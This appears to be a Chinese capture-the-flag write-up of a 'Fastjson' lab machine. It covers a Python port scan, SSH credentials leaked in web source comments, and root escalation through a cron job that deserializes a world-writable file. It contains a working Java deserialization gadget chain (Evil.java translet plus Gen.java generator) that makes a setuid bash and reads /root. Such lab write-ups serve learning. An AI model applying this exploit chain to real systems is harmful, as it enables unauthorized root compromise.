扫描端口发现


```python
def scan(p):
    s=socket.socket(); s.settimeout(1.0)
    try:
        if s.connect_ex((target,p))==0: return p
    finally: s.close()
for r in concurrent.futures.ThreadPoolExecutor(500
    if r: print("OPEN",r)
```

```
问题  输出  终端  ...  Python
PS D:\tool\Microsoft VS Code> & c:\python314\python.exe "c:/Use
s/Administrator/Desktop/# scan.py"
OPEN 22
OPEN 25
OPEN 80
OPEN 110
OPEN 143
OPEN 8080
```

访问8080端口发现是一个东方主题的网站，源码里面有提示说搜索音乐但是我不了解东方


```
397     for(let i = 0; i < 10; i++) setTimeout(() => createIceCrysta
398 </script>
399 </body>
400 <!--要不网络搜索一下？？  找找这段动人的音乐-->
401 </html>
```

直接尝试回答问题 输入0.5



说明服务端的是以整数类型进行判断的，输入1显示错误

那么输入0成功进入第二关

把问题丢给ai，

`GET /quiz2jkdjw` 问：`Class.forName()` 与 `ClassLoader.loadClass()` 哪个会触发类初始化。答案是 `forName`（`Class.forName` 默认 `initialize=true`，`loadClass` 仅加载不初始化）：

```
</script>
<!--Cirno:999999999-->
```

获得账户密码

尝试ssh登录发现可行，直接获得userflag


```
问题  输出  调试控制台  终端  端口
PS D:\tool\Microsoft VS Code> & c:\python314\python.exe "c:/Users/Administrator/Desktop/# sshtry.py"
uid=1000(Cirno) gid=1000(Cirno) groups=1000(Cirno)
flag{f176c3af829faae619fb3d3b9aa6ae77}
```

接下来就是提权了

先做一些简单的探测

```
Cirno@Fastjson:~$ uname -a
Linux Fastjson 7.0.10-0-stable #1-Alpine SMP PREEMPT_DYNAMIC 2026-05-23 11:50:19 x86_64 Li
nux
Cirno@Fastjson:~$ id
uid=1000(Cirno) gid=1000(Cirno) groups=1000(Cirno)
Cirno@Fastjson:~$ sudo -n -l 2>&1
sudo: a password is required
Cirno@Fastjson:~$ ps -ef | grep -v "\[" '
>
>
> ^C
Cirno@Fastjson:~$ ps -ef | grep -v "\["
PID   USER     TIME  COMMAND
    1 root      0:00 /sbin/init
 2101 root      0:00 /sbin/udhcpc -b -R -p /var/run/udhcpc.eth0.pid -i eth0 -x hostname:Fa
stjson
 2186 root      0:00 /sbin/syslogd -t -n
 2213 root      0:00 /sbin/acpid -f
 2273 root      0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
 2274 apache    0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
 2275 apache    0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
 2276 apache    0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
 2277 apache    0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
 2278 apache    0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
 2304 root      0:00 /usr/sbin/crond -c /etc/crontabs -f
 2305 root      0:08 java -jar /root/web.jar
```

发现根目录下散落着很多baka文件，有规律得命名而且全部都是空的，猜测存在定时任务在一直运行创建文件



联系靶机名字猜测存在fastjson反序列化漏洞

本来想把可能相关得文件全部找出来慢慢看，但是有一个比较明显得文件999.jar引起了我的注意，这一个文件名和ssh得登录密码还有网站前端得9估计有很大的关系

```
Cirno@Fastjson:~$ find / -name "*.jar" -o -name "*.java" 2>/dev/null
/usr/lib/jvm/java-1.8-openjdk/jre/lib/management-agent.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/jsse.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/jce.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/resources.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/security/policy/limited/US_export_policy.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/security/policy/limited/local_policy.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/security/policy/unlimited/US_export_policy.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/security/policy/unlimited/local_policy.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/charsets.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/jfr.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/ext/cldrdata.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/ext/jaccess.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/ext/sunec.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/ext/sunjce_provider.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/ext/zipfs.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/ext/nashorn.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/ext/sunpkcs11.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/ext/dnsns.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/ext/localedata.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/rt.jar
/usr/lib/jvm/java-1.8-openjdk/lib/dt.jar
/usr/lib/jvm/java-1.8-openjdk/lib/jconsole.jar
/usr/lib/jvm/java-1.8-openjdk/lib/tools.jar
/usr/lib/jvm/java-21-openjdk/demo/jfc/J2Ddemo/J2Ddemo.jar
/usr/lib/jvm/java-21-openjdk/demo/jfc/Font2DTest/Font2DTest.jar
/usr/lib/jvm/java-21-openjdk/demo/jfc/FileChooserDemo/FileChooserDemo.jar
/usr/lib/jvm/java-21-openjdk/demo/jfc/SwingSet2/SwingSet2.jar
/usr/lib/jvm/java-21-openjdk/demo/jfc/CodePointIM/CodePointIM.jar
/usr/lib/jvm/java-21-openjdk/demo/jfc/SampleTree/SampleTree.jar
/usr/lib/jvm/java-21-openjdk/demo/jfc/TransparentRuler/TransparentRuler.jar
/usr/lib/jvm/java-21-openjdk/demo/jfc/TableExample/TableExample.jar
/usr/lib/jvm/java-21-openjdk/demo/jfc/Metalworks/Metalworks.jar
/usr/lib/jvm/java-21-openjdk/demo/jfc/Stylepad/Stylepad.jar
/usr/lib/jvm/java-21-openjdk/demo/jfc/Notepad/Notepad.jar
/usr/lib/jvm/java-21-openjdk/lib/jrt-fs.jar
/var/opt/999.jar
/var/opt/tt.java
```

分析999发现其内置了fastjson，极有可能就是提权入口

把文件丢给claude让他分析入口在哪

发现：

- /var/opt/999.jar：`Main-Class: tt`，内置 fastjson 1.2.x（2018）
- /var/opt/tt.java：反序列化器

`tt.java` 逻辑：

```
String data = scanner(new File("/usr/1.txt"));
// 读文件
byte[] ass = Base64.getDecoder().decode(data);
// base64 解码
new ObjectInputStream(new
ByteArrayInputStream(ass)).readObject();  // 反序列
化！
```

也就是说他会从usr/1.txt中读取内容后进行解码再进行反序列化

这中间存在可以利用得反序列化漏洞

看一眼1.txt是否可写

```
/var/opt/tt.java
Cirno@Fastjson:~$ ls -la /usr/1.txt
-rwxrwxrwx    1 root     root          3220 Jun 10 14:44 /usr/1.txt
```


读取起内容并进行base64解码

```
.javax.management.BadAttributeValueExpException
c-F@
valt
Ljava/lang/Object;xr
java.lang.Exception
java.lang.Throwable
5'9w
causet
Ljava/lang/Throwable;L
detailMessaget
Ljava/lang/String;[
stackTracet
[Ljava/lang/StackTraceElement;L
suppressedExceptionst
Ljava/util/List;xpq
[Ljava.lang.StackTraceElement;
F*<<
java.lang.StackTraceElementa
lineNumberL
declaringClassq
fileNameq
```

```
methodNameq
Gent
Gen.javat
mainsr
&java.util.Collections$UnmodifiableList
listq
,java.util.Collections$UnmodifiableCollection
Ljava/util/Collection;xpsr
java.util.ArrayListx
sizexp
com.alibaba.fastjson.JSONObject
mapt
Ljava/util/Map;xpsr
java.util.HashMap
loadFactorI
thresholdxp?@
aasr
:com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl
_indentNumberI
_transletIndex[
_bytecodest
[[B[
_classt
[Ljava/lang/Class;L
_nameq
_outputPropertiest
Ljava/util/Properties;xp
[[BK
<init>
Code
LineNumberTable
StackMapTable
transform
r(Lcom/sun/org/apache/xalan/internal/xsltc/DOM;
[Lcom/sun/org/apache/xml/internal/serializer/SerializationHandler;)V
(Lcom/sun/org/apache/xalan/internal/xsltc/DOM;Lcom/sun/org/apache/xml/internal/dtm/DTMA
xisIterator;Lcom/sun/org/apache/xml/internal/serializer/SerializationHandler;)V
SourceFile
Evil.java
java/lang/String
/bin/sh
6cp /bin/bash /tmp/rootbash; chmod 4777 /tmp/rootbash; (echo PWNED; id; echo '=== ls
/root ==='; ls -la /root; echo '=== root flags ==='; cat /root/root.txt /root/flag.txt
/root/*.txt 2>/dev/null; echo '=== find ==='; find / -maxdepth 3 -iname '*flag*'
2>/dev/null) > /tmp/rootflag 2>&1; chmod 666 /tmp/rootflag
java/lang/Exception
Evil
@com/sun/org/apache/xalan/internal/xsltc/runtime/AbstractTranslet
java/lang/Runtime
getRuntime
()Ljava/lang/Runtime;
exec
(([Ljava/lang/String;)Ljava/lang/Process;
```

```
70  xxxq
```

确定一下定时任务节奏，说明是每隔一分钟执行一次



由于没怎么学过java，后面的payload都是让ai帮忙搓得

复刻原 gadget 结构，只把 translet 字节码换成自己的命令。**必须用目标 JDK 1.8 编译，否则可能存在版本问题。

恶意 translet（静态块/构造器执行命令）：

```java
// Evil.java
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
public class Evil extends AbstractTranslet {
    public Evil() {
        try {
            String[] cmd = {"/bin/sh","-c",
              "cp /bin/bash /tmp/rootbash; chmod 4777 /tmp/rootbash; " +
              "(echo PWNED; id; ls -la /root; " +
              "cat /root/root.txt /root/*.txt 2>/dev/null) > /tmp/rootflag 2>&1; "
              };
            Runtime.getRuntime().exec(cmd);
        } catch (Exception e) {}
    }
    public void transform(com.sun.org.apache.xalan.internal.xsltc.DOM d,
        com.sun.org.apache.xml.internal.serializer.SerializationHandler[] h) {}
    public void transform(com.sun.org.apache.xalan.internal.xsltc.DOM d,
        com.sun.org.apache.xml.internal.dtm.DTMAxisIterator it,
        com.sun.org.apache.xml.internal.serializer.SerializationHandler h) {}
}
```


gadget 生成器：

```java
// Gen.java
import com.alibaba.fastjson.JSONObject;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import javax.management.BadAttributeValueExpException;
import java.io.*; import java.lang.reflect.Field; import java.nio.file.*; import
java.util.*;
public class Gen {
    static void set(Object o,String f,Object v) throws Exception {
        Field fd=o.getClass().getDeclaredField(f); fd.setAccessible(true); fd.set(o,v);
    }
```


```
    public static void main(String[] a) throws Exception {
        byte[] code=Files.readAllBytes(Paths.get("/tmp/Evil.class"));
        TemplatesImpl t=TemplatesImpl.class.newInstance();
        set(t,"_bytecodes",new byte[][]{code});
        set(t,"_name","x"); set(t,"_tfactory",null);
        JSONObject jo=new JSONObject(); jo.put("aa",t);          // toString 触发 getter
        List list=Collections.unmodifiableList(new ArrayList(Arrays.asList(jo)));
        BadAttributeValueExpException bad=new BadAttributeValueExpException(null);
        set(bad,"val",list);                                     // readObject 时 val.toString()
        ByteArrayOutputStream bos=new ByteArrayOutputStream();
        new ObjectOutputStream(bos).writeObject(bad);
        Files.write(Paths.get("/tmp/payload.b64"),
            Base64.getEncoder().encodeToString(bos.toByteArray()).getBytes());
        System.out.println("payload bytes="+bos.size());
    }
}
```

链路原理：`BadAttributeValueExpException.readObject()` → `val.toString()` → `JSONObject.toString()`（fastjson 序列化时调用所有 getter）→ `TemplatesImpl.getOutputProperties()` → `newTransformer()` → 定义并实例化 translet → 执行命令。


上传到服务器上去编译一下并生成payload



然后投放，/usr 目录 root 拥有不能 unlink，但文件 777 可截断写入 → 用重定向



最后等待一分钟读取flag即可



总的来说提权部分依旧是借助了不少ai，但是又学到了新的知识点，感觉靶机出的很好，群里的每一台靶机都有引导去接触新的知识点，这太棒了！